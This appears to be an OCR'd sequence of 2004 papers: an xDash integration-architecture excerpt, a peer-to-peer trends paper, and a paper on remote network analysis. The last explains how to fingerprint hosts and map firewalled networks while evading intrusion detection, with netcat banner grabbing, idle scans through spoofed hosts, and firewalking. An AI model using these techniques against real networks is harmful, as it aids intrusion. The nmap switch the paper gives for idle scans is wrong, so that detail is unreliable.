
Survival strategy of the xDash integration architecture

- "The show must go on!" – the foremost aim of the integration project is to provide reliable communication between applications, close to the real time from the integrated applications point of view. The data, which should be published to other applications, has to be processed as soon as possible, even at the cost of processing the same data again. This means, that the working strategy of xDash must be fault tolerant, also to the internal problems.
- Lazy evaluation –xDash assumes that in 99% cases everything goes well and does things only when really needed. Processing information like data extraction and transformation is done where the information is used – on the receiver.
- Storing only as much information as needed – In case something goes wrong only as much information should be kept persistent as it is needed to reconstruct and relaunch an action.

How the xDash survival strategy is implemented?

- Each Sender, Receiver, Archivist are registered with the operating system watching them constantly and restarting if killed by accident or internal error.
- Each Sender, Receiver, Archivist tries to reconnect to the server, when the network connection is lost.
- Sender takes a job from the waiting queue and sends for tracking to the Archivist. The Archivist's forwarding rules on the jabber server forward the message to the Receivers prior to the delivery to the Archivist (even if the Archivist has some processing problems, the integration still works). After successful serialisation, the Archivist sends the acknowledgment back to the Sender. The Sender deletes the job from the waiting queue. If something wrong happens, the job stays in the queue and waits for another trial.
- Each message has a unique key as the thread. The integration scripts in "onMessage" event handler on Receivers should be written so that they are tolerant to the same job coming double (this is an assumption valid for any network application).
- Administrative Tools are nothing more than a set of utilities, which can be used manually or in an automation script. They allow tracking and reconstructing of actions and data, even if not all messages reached their destinations.

A detailed look how xDash works – all pieces together



- Sender detects a new job in the waiting queue and sends to Archivist's account a job notification (1);
- The Archivist's account checks, if the message is from Sender and forwards it immediately to the Receiver's account (2);
- The Archivist account delivers the message to the Archivist (3);
- The Archivist does serialisation and sends back to the Sender the OK-acknowledgment (5);
- If the Archivist OK message comes (6), the Sender moves to the next job;
- The Receiver's account delivers the message to the Receiver (4);
- The Receiver extracts the message and processes it. The result is sent to the Archivist's account (7);
- The Archivist's account checks, if the message is from Receiver or Sender and delivers it to the Archivist for serialisation (8).

What is your decision?

- The choice of the implementation of the Jabber server;
- The choice of the implementation for Sender, Receiver, Archivist and Administrative Tools;

- The choice of the Integration Planning Kit.

What can you find at the moment at the http://xdash.jabberstudio.org?

- Reference implementation for Sender, Receiver, Archivist and Administrative Tools in Perl. The Sender starts a job on dropping a file in a directory, the name of the file is taken as the job thread. All the Perl code is self-explanatory.
- Integration Planning Kit based on MS Excel;
- Documentation, how to do an integration project with the help of xDash;
- Inspirations for further development, for everybody who would like to participate in the xDash project.

Towards Next-Generation Peer-to-Peer Systems

Magnus Kolweyh, University of Bremen, mag@tzi.de

December 4, 2004

Abstract

The Internet has changed from a statically, television-like web page space to a highly heterogeneous and extremely dynamic information platform. No other technology forced that development like Peer-to-Peer. This short paper will briefly summarize emerging trends and promising concepts for Peer-to-Peer systems and describe upcoming challenges for developers.

1 Introduction

A significant new paradigm for the Internet are Peer-to-Peer (P2P) systems. Those networks create most of the Internet network traffic today and regroup millions of users in new clusters on the network level. Those P2P systems often contain millions of nodes [RFI02], terabytes of data [KL04] and cause most of the total Internet traffic nowadays [MKL+02]. Despite their enormous performance power P2P networks are often reduced to the file sharing context [MKL+02]. This limitation leads to a P2P discussion which focuses on terms like copyright and ownership and overlooks the power such networks accommodate from a technical point of view.

2 Spotlight on Peer-to-Peer

Today's P2P applications can be clutched into three areas: File sharing, Distributed Computing and Communication. When we are looking for new P2P application fields we definitely miss advanced services that go beyond communication and sharing of data or computer power. In contrast to Napster [Nap], the first prominent example of P2P, today's systems do not anymore employ a single centrally stored index. Protocols of famous P2P Applications like Kazaa

[LRW03], [Neo] or Gnutella 2 [Gnu] use hybrid architectures with super peers or hubs to scale with the vast amount of users. Apparently P2P offers a lot of advantages compared to traditional client-server systems such as performance and cost reduction, though P2P developers are confronted with quite a lot new challenges that traditional Web-Developers never had to deal with. Scientists have build several interesting concepts for P2P networks, e.g. Anthill, a complex adaptive system, where peers are modeled as ants that are able to build huge powerful nests when they collaborate appropriately [Mon01]. However, the field of P2P is driven by applications and their success. It's therefor necessary to look at promising concepts for various P2P challenges as well as consider trends in popular file sharing networks. The next sections will briefly present such challenges and discuss emerging trends of today's P2P systems.

3 Challenges

3.1 Scalability

While a single name indexing server like central Napster is easy to attack for several kind of institutions, e.g. music and video industry, a few years ago Gnutella seemed to be the perfect solution with a complete decentralized network consisting of servant peers. Gnutella was based on a protocol, which can be briefly summarized as broadcasting queries with a fixed limited scope.While in the year 2000 everyone expected Gnutella to become even bigger then Napster, research [RFI02] and the dramatically deprivation of users both showed the weakness of that plain Gnutella protocol. The effect was the implementation of mostly hybrid protocols for popular protocols like Fasttrack [LRW03] and the adaption of already existing concepts from distributed and concurrent computing [SMK+01, DBK+01]. Today there are several scale-proven systems [Mon01, CSWH01, KBC+00]. However, scalability in P2P also has to be proved in real-life situations. Beside the integration of more sophisticated concepts in the protocols of the most popular P2P systems there is still a gap between existing concepts and their adaptation to applications. Let‘s think of Bittorrent [Coh03], a recently emerged distributed P2P protocol. From a scientific view there is room for several improvements: Traffic overhead is to large due to the use of HTTP and internally hashing could be improved dramatically with using hash trees instead of lists. ISP's might get crazy when they think how much costs could be reduced with a switch to a more spare protocol at that particular user size. P2P developers can use frameworks like JXTA that offers abstraction from the network layer to build scalable P2P applications. Despite JXTA is originally written in Java there are several bindings to other languages like c and python.

3.2 Security

Security can be perceived as a double sided sword for P2P. With todays aggregration between tiny data-critical local area networks and huge autonomous dangerous networks security is one of the major for developers and users. Distributed implementations create additional challenges for security compared to client-server architectures. Conventional security mechanisms like firewalling and anti-virus software do not work for pure P2P environments at all or at least have to be adapted. While there are various security-related concepts for distributed systems [FM02, RFH+01, DFM01] current file sharing systems don't offer too much security concepts. Many users seem to be afraid of file sharing applications because of the enormous risk that comes along with unchecked data. This led to a paradigm where P2P is associated with security risks applications. But on the other hand P2P technology does not only offer new security problems. Usually, centrally implemented solutions like anti-virus software and anti-spamfiltering can integrate P2P technology to be more powerful. Think of the traditional file sharing applications: Distributing data can not only be used to deploy viruses and worms on the end-users computers but can help to deploy anti-virus definitions in a discrete, secure space. Vipul's Razor [Raz] is an example for P2P spamfiltering. It uses a distributed, collaborative, spam detection and filtering network. Through user contribution, Razor establishes a distributed and constantly updating catalog of spam in propagation that is consulted by email clients to filter out known spam.

3.3 Metadata

Locating data like mp3-encoded music in a P2P system could be simply implemented with query broadcasting, though this is not quite efficient [RFI02] or with distributed hash tables with is more challenging but powerful. Answering more complex queries like *Give me textual information about Christoph Columbus before he discovered America* seems to be a very distinct, far more complex task. For example, traditional P2P networks are not even able to search for Mangas in a pool of video files, since avis and mpgs don't annotate something like a movie type. Mp3-Encoded Music files often comprehend ID3-tags with information like song title, artist, year of appearance and music style. None of the current popular file sharing systems support searching including this type of information due to ascending message traffic overhead. To convert such raw data into information or at least into correct content and therefore make it to locatable and traceable information appropriate data management concepts are necessary. Edutella [N01] is a prototype E-Learning P2P system. It based upon Metadata standards defined for the WWW and uses an RDF-based metadata infrastructure for P2P applications. Another application that adapts metadata structures is Lionshare[LI04].

Lionshare is an academic-oriented, P2P (P2P) networking technology that merges secure and expanded electronic file-exchange capabilities with information gathering tools into a single, open source application. In contrast to Edutella it uses an own appropriate metadata schema . Though both systems are deployed in small environments they show us where P2P can be successful beyond the scope of file sharing in next generation systems.

4 Trends

Besides the challenges for developers of innovative, new P2P applications we should take a look at todays most popular systems, even if this is pure file sharing again. These systems comprehend what more advanced prototype systems lack of and what makes P2P that famous, the huge amount of users. Furthermore we should look at the content distribution in such systems to get knowledge about the user behavior and which amount of which particular data types is apparently shared.

4.1 Content

While the video industry tries to avoid the failures the music industry did since Napster emerged, its definitely worth to look into detail of those systems and find out if video files have become a factor. To collect the types and the amount of content we implemented an analyze tool that connects to randomly chosen hubs on the Direct Connect [Neo] P2P network. It collects data lists from connected users on those hubs and classifies types by using a huge table of commonly known file extensions.

Figures 1 depicts that music topic is most popular of all content but has lost its superior position when it comes to absolute data size to video content. Music is only top in the total number of files, however a music file is much smaller than a video file (3.6 MB vs. 145.6 MB) its total amount is significantly smaller (1.4 TB vs. 5.3 TB). Since the other class of Figure 1 comprises more files in total and by number than the popular classes together, we have a deeper look on the other classes. The results are depicted in Figure 2. This study proofs that (apart from popular video and music content) users are willing to share huge amounts of various data like text data, source files, web pages and images. That content outnumbers music and video in terms of total number but is less in total space then music or video files. ISP's mainly have to be concerned with the total size of certain contents. Due to the traffic they generate they still can keep their view on file sharing systems as multimedia sharing. However for P2P developers this trend seems to be highly interesting and Next-Generation P2P Systems. Lets think




Figure 1. Popular classes of data on Direct Connect Hubs (log scale)




Figure 2. Collection of other data beside music and video on Direct Connect Hubs (log scale)

of on integrated browser or P2P collaboration tools for coding when we look at the vast amount of html- and programming files we find in this study.

4.2 Popular systems

Cachelogic recently published a survey about P2P traffic to advertise for a new network analysis tool called Streamsight [Cac]. They measured network traffic at leading ISP's over a six-month period to get more advanced statistics than any other study about P2P networks before. The most obvious result was that P2P applications outweighed all other web traffic by far. While industry and media has published several announcements in the last month that P2P traffic is on decline due to their attacking on the platforms or on single users. Cachelogic states that P2P traffic is mostly stable if not rising. Since more and more P2P applications use dynamic or variable ports or mask the traffic traditional simplified TCP measurements do not work anymore. Even known ports like 25 or 80 could not be classified to be truly web and mail since P2P applications even use those ports, e.g. JXTA uses HTTP to get around routers and firewalls. So as to classify traffic this way its necessary to look into packages more detailed that just to watch ports. When it comes to file sharing popularity media still focuses on famous platforms like Edonkey and Kazaa or applications that use famous protocols like

Gnutella and Fasttrack. Cachelogic states that Kazaa is on decline and Edonkey is on rise but are only second and third compared to the definitely leader when it comes to creating traffic for ISP's, Bittorrent [Coh03]. Though Bittorrent as a distributed protocol quite like ftp is more a service then a platform, it has become the dominating P2P system in a short time. There are several clients like Bittornado and ABC which basically implement the standard client with a few modifications . Since Bittorrent is such a huge P2P traffic creator it outnumbers HTTP traffic easily and for ISP's is the number one to deal with. Again its mostly interesting to see how such an simplified protocol with huge set of improvements was able to get such an attention in a short time while scientists develop several more sophisticated concepts which are not being adapted to such system because of their complexity.

5 Summary

This paper briefly summarized current trends and upcoming challenges in the P2P area from a scientific and application-driven view. While file sharing applications still remain the most popular P2P examples file sharing users changed platforms and more interesting their data. Furthermore today there are several solutions to problems like scalability and security as there are promising concepts like metadata to take P2P to the next level.

References

[Cac] Cachelogic. Cachelogic 2004. http://www.cachelogic.com.

[Coh03] Bram Cohen. Incentives build robustness in bittorrent, 2003.

[CSWH01] Ian Clarke, Oskar Sandberg, Brandon Wiley, and Theodore W. Hong. Freenet: A distributed anonymous information storage and retrieval system. *Lecture Notes in Computer Science*, 2009:46+, 2001.

[DBK+01] Frank Dabek, Emma Brunskill, M. Frans Kaashoek, David Karger, Robert Morris, Ion Stoica, and Hari Balakrishnan. Building peer-to-peer systems with Chord, a distributed lookup service. In *Proceedings of the 8th Workshop on Hot Topics in Operating Systems (HotOS-VIII)*, pages 81–86, 2001.

[DFM01] Roger Dingledine, Michael J. Freedman, and David Molnar. The free haven project: Distributed anonymous storage service. *Lecture Notes in Computer Science*, 2009:67–95, 2001.

[FM02] Michael J. Freedman and Robert Morris. Tarzan: A peer-to-peer anonymizing network layer. In *Proceedings of the 9th ACM Conference on Computer and Communications Security (CCS 2002)*, Washington, D.C., November 2002.

[Gnu] Gnutella2.com. Gnutella. http://www.gnutella2.com.

[KBC+00] John Kubiatowicz, David Bindel, Yan Chen, Patrick Eaton, Dennis Geels, Ramakrishna Gummadi, Sean Rhea, Hakim Weatherspoon, Westly Weimer, Christopher Wells, and Ben Zhao. Oceanstore: An architecture for global-scale persistent storage. In *Proceedings of ACM ASPLOS*. ACM, November 2000.

[KL04] M. Kolweyh and U. Lechner. Data mining in peer-to-peer systemen. In *Virtuelle Organisation und Neue Medien 2004, Workshop GeNeMe2004 Gemeinschaften in Neuen Medien*, pages 103–114, Josef Eul Verlag, Lohmar - Köln, 2004. M. Engelien and K. Meißner.

[LRW03] N. Leibowitz, M. Ripeanu, and A. Wierzbicki. Deconstructing the kazaa network. In *3rd IEEE Workshop on Internet Applications (WIAPP'03)*, Santa Clara, CA., 2003.

[MKL+02] Dejan S. Milojicic, Vana Kalogeraki, Rajan Lukose, Kiran Nagaraja, Jim Pruyne, Bruno Richard, Sami Rollins, and Zhichen Xu. Peer-to-peer computing. Technical Report 57, HP Labs, 2002.

[Mon01] Alberto Montresor. Anthill: a framework for the design and analysis of peer-to-peer systems. In *4th European Research Seminar on Advances in Distributed Systems*, Bertinoro, Italy, May 2001.

[Nap] Napster Inc. Napster.com. http://www.napster.com.

[Neo] NeoModus. Direct connect. http://www.neo-modus.com.

[Raz] Project: Vipul's Razor. Vipul's razor. http://razor.sourceforge.net.

[RFH+01] Sylvia Ratnasamy, Paul Francis, Mark Handley, Richard Karp, and Scott Shenker. A scalable content addressable network. In *Proceedings of ACM SIGCOMM 2001*, 2001.

[RFI02] M. Ripeanu, I. Foster, and A. Iamnitchi. Mapping the gnutella network: Properties of large-scale peer-to-peer systems and implications for system design. *IEEE Internet Computing Journal*, 6(1), 2002.

[SMK+01] Ion Stoica, Robert Morris, David Karger, M. Francs Kaashoek, and Hari Balakrishnan. Chord: A scalable peer-to-peer lookup service for internet applications. In *Proceedings of the 2001 conference on applications, technologies, architectures, and protocols for computer communications*, pages 149–160. ACM Press, 2001.

Remote Network Analysis

Torsten Hoefler
htor@cs.tu-chemnitz.de

28th November 2004

Abstract

It is often necessary to collect information about remote systems without having direct shell access to them. Additional knowledge about the system's (operating system and user space) software and the network structure is very helpful for identifying possible attack scenarios which could finally lead to a compromise of the remote system or network. Most systems are accessible from the internet through the IP protocol suite but often protected by a more or less sophisticated firewall/packetfilter. This paper presents a collection of techniques which can be used to map hosts and networks without leaving any traces to Intrusion Detection Systems (IDS).

1 Introduction

Many attack scenarios start with information gaining. There are several techniques to perform this first step. The common goal of these methods is to collect as much information as possible and to do this task as "quite" as possible. Today's most used communication protocol is the Internet Protocol (IP), thus many systems and networks use this protocol for internal and external communication. Many networks are deployed in the same manner, an internal network with full internal connectivity, connected and separated by a firewall from the internet. The firewall permits only outgoing accesses from the internal network. This very easy scenario is shown in Figure 1. If some of the hosts have to serve clients from the internet, another approach has to be taken. This more complicated model is shown in Figure 2. All external servers are deployed in a so called Demilitarized Zone (DMZ), mostly between two packet filters and application gateways. The different possibilities to connect DMZ-hosts are also shown in Figure 2 (dashed lines).




Figure 1: Easy Firewall Model




Figure 2: More complex Firewall Model

Generally can be said that internal systems are typically vulnerable to more attacks than external (DMZ) hosts. Network and host mapping can be used to discover ways to reach the internal systems and/or gather additional information about their structure. It is also very useful to discover firewall rules or IP-based access rules for different internal and external hosts. Furtheron, detailed knowledge about the used operating systems or applications can be helpful to find vulnerabilities - the used methodology is called fingerprinting, and should be performed as hidden as possible. One, and maybe the best way to hide fingerprinting attempts is to do nothing but collecting data. If no packet is sent, no packet can trigger an alert. Another idea is to deeply evaluate responses to usual requests (e.g. a HTTP request to a webserver). The packets sent to generate the respose can not be differentiated from normal packets and so never classified as evil. Both ideas are discussed in section 3. But there are several problems with this methodology, the first is that sniffing without doing anything is very hard (nearly impossible) in many scenarios. The second one is the imprecision of the passive approach. The active analysing, described in section 4 addresses this problems and increases the accurancy. The price to pay for this improvement is mainly the loss of "silence" - most active scans are easy to detect and prevent. The legacy active methods are well known and so not discussed in detail. Additionally, there are some new and more sophisticated techniques to fingerprint remote systems. Some of them are discussed in section 5.

2 Related Work

There are many approaches for fingerprinting systems, this paper gives an rough overview about the techniques and provides links and (limited) examples

for tools to apply this knowledge automatically. Main sources and additional information can be found in the References section at the end. The tool synscan [2] tries to combine all of the described methods automatically.

3 Passive Analysis

Passive Analysis is mainly done without sending any packets. Another hidden technique sends normal request packages which can not be differentiated from usual traffic and are so hidden from Intrusion Detection Systems. Thus this approach can also be seen as ”passive”. Analysis can be performed on different layers of the OSI reference model [1]. This paper only deals with layer 2, 3 and 4.

3.1 Layer 2/3

Layer 2 and 3 are implemented in the IP and the TCP[1] for internet communications. These layers are used to administrate virtual connections between arbitrary hosts in a network. The connection management is fully provided by the operating systems TCP/IP stack (commonly used with the sockets api). Thus using fingerprinting techniques on layer 2 or 3 can only provide information about the operating system and the TCP/IP stack.

A commonly used technique for passive fingerprinting of the operating system, called header analysis, is to examine the headers of TCP/IP packets. There are several header values in this packets which are not defined clearly in the RFCs or not implemented correctly by the operating system vendors. Others reveal some information by their definition. Examples for both types are:

- TTL[2] - starts typically with ”defined”, operating system dependent values (e.g. 255, 128, 64) and is decremented by each router on the fly
- Ports - gives rough information about used services and protocols
- DF-Flag - don’t Fragment flag, mostly set by newer operating systems
- Window-Size - amount of data that can be buffered (on the fly at any time)
- TCP-Options - optional tcp-fields, e.g. SACK, Timestamp ...

[1] Transmission Control Protocol
[2] Time To Live

OS	TOS	DF	TTL	Window	Options
Win2000	0	1	128	65535	tsval=0, SACK
Win98	0	1	128	8760	SACK
Linux 2.2	0	1	64	32210	tsval>0, SACK
Linux 2.4	0	1	64	5792	tsval>0, SACK
Linux 2.6	0	1	64	5792	tsval>0, SACK
FreeBSD 4.6	0	1	64	57344	tsval>0
FreeBSD 5.0	0	1	64	65535	tsval>0
OpenBSD 2.x	16	0	64	17520	tsval=0, SACK
...	...	...	...	...	...

Table 1: Header Characteristics for different operating systems

A complete overview about all fields and their average information content regarding to fingerprinting can be seen in figure 3.




Figure 3: TCP-IP Header Fields and their information content

3.1.1 Example

Table 1 shows different characteristics collected for random operating systems for SYN/ACK packets. Figure 4 shows a SYN/ACK header from the server www.ccc.de collected with a simple *tcpdump* sniffing a normal *wget http://www.ccc.de* . The following header fields are relevant for a classification:

- TOS: 0
- DF: 1
- start TTL: 64 (55)
- Window Size: 65535
- Options: tsval is set, no SACK




Figure 4: SYN/ACK Header from www.ccc.de

After comparing the collected values to the table, it can be assumed that www.ccc.de runs on FreeBSD 5.0 (is this true?). More examples can be found in the wild. But it is obvious that this methodology is a hard task and can be easily automated. There are several tools like ettercap [3], siphon [4] or p0f [5] which can be used to do the lookup automatically on huge databases. Some of the tools also provide fuzzy matching against the signature database. It is also imaginable to train an artificial intelligence for this task.

But the passive approach is quite inaccurate and very slow. The parameters are often changed by system administrators[3] to improve performance or to prevent fingerprinting. There is also a clear trend noticeable that most modern operating systems behave more and more similar, that a clear distinction between them is hardly possible (e.g. Linux 2.4 vs. Linux 2.6).

3.1.2 Summary

Layer 2/3 fingerprinting utilizes the imprecise standard definition or incorrect TCP/IP stack implementations to differ between operating systems. The currently used signature-database approach has several disadvantages and can be improved by using fuzzy matching or artificial intelligence. The precision of remote OS fingerprinting can be enhanced by using active fingerprinting methods.

3.2 Layer 4

Passive methods for Layer 4 application analysis can use the same approach for TCP/IP payload, as shown in chapter 3.1 for header data. Due to the fact that there is no standardized "payload-protocol", this task has to be done for every layer 4 protocol separately. There is currently no automated (passive) tool for analyzing the data-streams to the autors knowledge.

[3] either at the host system or on intermediate routers/gateways

4 Active Analysis

Active analysing is mainly done by sending specially crafted requests and evaluating the responses. This offers much more flexibility, the packets can be sent in any way, provoking failures and recording repsonses. Even non-protocol confirm messages can be sent to the victim. This analysis can also be done on all different layers, layer 2, 3 and 4 are discussed in the following sections.

4.1 Layer 2/3

Layer 2/3 fingerprinting is as described in section 3.1 targeted at the TCP/IP stack and operating system fingerprinting. Well known techniques are used to query the remote TCP/IP stack under different conditions (e.g. NULL packet to a open port, ACK packet to a open port, SYN, ACK, and FIN|PSH|URG to a closed port ...). These special crafted packets are easily to detect in a TCP/IP stream and can so be blocked[4] or modified[5] by firewalls/gateways. The commonly used and most advanced tool for performing active OS detection seems to be nmap[6] by Fyodor [6]. It combines a lot of different techniques (e.g. FIN to open port, ISN Sampling, ICMP Tests, TCP Options, Fragmentation Handling) to achieve best results. But due to its popularity, the packets it sends are recognized by most Intrusion Detection Systems and can be blocked easily. The second drawback is that nmap needs one opened and one closed TCP port and one closed UDP port to perform fingerprinting. This port constellation is mostly not available if firewalls (even personal firewalls) are used to protect the system. Xprobe2 [7], a nmap-like tool to perform fuzzy matching is also available but has similar drawbacks. The methodology is described in more detail by Fyodor in [8].

4.2 Layer 4

There are several techiques available for active fingerprinting level 4 applications. The maybe oldest is the banner grabbing, which can still be quite interesting for application information gathering. An easy example with netcat ([9]) is given in the following:

[4] e.g. implicit with stateful firewalling
[5] e.g. change TTL,TOS or TCP-Options with iptables
[6] command line option: -O

```
htor@archimedes:~$ echo -e "HEAD / HTTP\
/1.0\n\n" | nc www.example.de 80
HTTP/1.1 404 Not Found
Date: Sat, 20 Nov 2004 19:54:52 GMT
Server: Apache/1.3.29 (Unix)
Connection: close
Content-Type: text/html;
```

The maybe easiest way to find the protocol spoken behind a specific port is to take a look in the IANA assigned port number list [10].

Another approach to gain knowledge about the operating system is the binary analysis of FTP servers (if the software version is not available by banner grabbing). An administrative binary can be downloaded and analyzed for its format. An example follows:

```
htor@archimedes:~$ wget ftp://ftp.ub.\
uni-bielefeld.de/bin/ls --passive \
-o /dev/null
htor@archimedes:~$ file ls
ls: ELF 32-bit MSB executable, SPARC,
version 1 (SYSV), dynamically linked
(uses shared libs), stripped
```

If these techniques are not applicable, there is another more sophisticated approach by sending different protocol "hello"'s and evaluating the answer for guessing the protocol of the application behind a specific port. After this step, one could send several special crafted protocol requests and generate error responses to conclude the application type or version number. This task is very hard to perform manually, therefore are tools available. Nmap [6] supports application fingerprinting with its "-sV" switch and the tool amap [11] is also able to perform this kind of scanning.

5 Advanced Methods

This section discusses several techniques which can be used to perform advanced hidden scanning or fingerprinting. Most of them are hardly detectable and/or not backtraceable.

5.1 Old Techniques

The old techniques include the inverse mapping, which sends normal inconspicious packets to hosts behind firewalls. This method is only applicable for stateless firewalls and IDS. The last router will respond a ICMP host unreachable packet for every non-existing host[7], enabling the attacker to generate a detailed network map. Another idea is a so called slow scan: the packets are sent with a very low frequency (e.g. < 1 packet / hour) that an IDS does not observe an attack.

[7] most routers determine the existence of a host by the ARP protocol

5.2 Remote Identification Next Generation

The RING algorithm, proposed in [12], measures the TCP retransmission-times and -count and utilizes the deviations to distinct between different TCP/IP stacks. A single SYN packet is sent to the victim and nothing else (no response to SYN/ACK packets). The count of and the times between the arriving SYN/ACK packets is measured and compared to a database. The scheme is shown in Figure 5. Automated tools are available with snacktime [13]




Figure 5: RING working principle

and Cron-OS [14].

5.3 Idle Scan

Idle Scanning uses a "zombie"-host for scanning. All packets are sent with the "zombie"-host as source and a potential weakness in the zombies IP-Stack implementation (predictalbe IP-IDs) is used to determine the result. So the IDS and firewalls at the target network see the "zombie" as requester (attacker). Thus this technique is also useable to determine IP-based filter rules (if the IP to test has predictable IP-IDs). Four steps have to be performed:

1. find a zombie (predictable IP-ID and low current traffic)

2. determine the IP-ID of the zombie
3. send spoofed packet to target
4. query zombie for IP-ID

The whole process is shown in Figure 6. Automation is provided by nmap [6] with the "-D" command-line switch.




Figure 6: Idle Scan working principle

5.4 Firewalking

Firewalking can be seen as a technique to traverse firewalls. This task is quite easy for stateless firewalls - just send legal packets which are allowed by the filter rules (mainly ACK, SYN/ACK, FIN ...) and evaluate the response. There is no commmon scheme to analyse the response packets, but they often contain a lot of information about the network (e.g. ICMP Host Unreachable, ICMP Network Unreachable ...).

